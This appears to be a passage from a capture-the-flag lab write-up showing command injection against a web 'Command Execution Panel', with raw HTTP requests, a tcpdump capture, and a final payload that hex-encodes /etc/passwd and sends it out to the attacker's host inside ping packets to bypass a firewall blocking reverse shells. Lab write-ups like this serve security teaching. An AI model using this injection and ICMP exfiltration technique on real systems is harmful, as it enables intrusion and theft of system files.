
```
POST / HTTP/1.1
Host: [dead:beef::250:56ff:feb9:c359]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://[dead:beef::250:56ff:feb9:c359]
Connection: close
Referer: http://[dead:beef::250:56ff:feb9:c359]/
Cookie: PHPSESSID=9qqpj311b0eiq69v913hlha8u5
Upgrade-Insecure-Requests: 1

command=ping+-c+5+10.10.14.5
```

```
HTTP/1.1 200 OK
Date: Thu, 03 Aug 2023 13:26:04 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 738
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html>
  <title>
    Command Execution Panel (Beta)
  </title>
  <head>
    <link rel="stylesheet" type="text/css" href="assets/css/style.css">
    <link href="http://fonts.googleapis.com/css?family=Comfortaa" rel="stylesheet"
     type="text/css">
  </head>
  <body>

    <div class="header">
      <a href="/">
        Command Execution Panel
      </a>
    </div>


    <br />
    Welcome administrator
    <br />
    <br />
    <a href="logout.php">
      Logout?
    </a>
    <form action="/" method="post">
```



```
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:26:04.382955 IP 10.10.10.92 > 10.10.14.5: ICMP echo request, id 19639, seq 1, length 64
09:26:04.382968 IP 10.10.14.5 > 10.10.10.92: ICMP echo reply, id 19639, seq 1, length 64
09:26:05.377757 IP 10.10.10.92 > 10.10.14.5: ICMP echo request, id 19639, seq 2, length 64
09:26:05.377768 IP 10.10.14.5 > 10.10.10.92: ICMP echo reply, id 19639, seq 2, length 64
09:26:06.378314 IP 10.10.10.92 > 10.10.14.5: ICMP echo request, id 19639, seq 3, length 64
09:26:06.378327 IP 10.10.14.5 > 10.10.10.92: ICMP echo reply, id 19639, seq 3, length 64
09:26:07.379785 IP 10.10.10.92 > 10.10.14.5: ICMP echo request, id 19639, seq 4, length 64
09:26:07.379796 IP 10.10.14.5 > 10.10.10.92: ICMP echo reply, id 19639, seq 4, length 64
09:26:08.381525 IP 10.10.10.92 > 10.10.14.5: ICMP echo request, id 19639, seq 5, length 64
09:26:08.381540 IP 10.10.14.5 > 10.10.10.92: ICMP echo reply, id 19639, seq 5, length 64
```

And yes, we can ping the external system,
Unfortunately all attempts to get a reverse shell failed due to the firewall rules but we can still extract valuable information from the victim by reading the system files via ping command and capturing the traffic in a wireshark



```
POST / HTTP/1.1
Host: [dead:beef::250:56ff:feb9:c359]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://[dead:beef::250:56ff:feb9:c359]
Connection: close
Referer: http://[dead:beef::250:56ff:feb9:c359]/
Cookie: PHPSESSID=9qqpj311b0eiq69v913hlha8u5
Upgrade-Insecure-Requests: 1

command=xxd -p -c 15 /etc/passwd | while read line;do ping -c 1 -p $line
10.10.14.5;done
```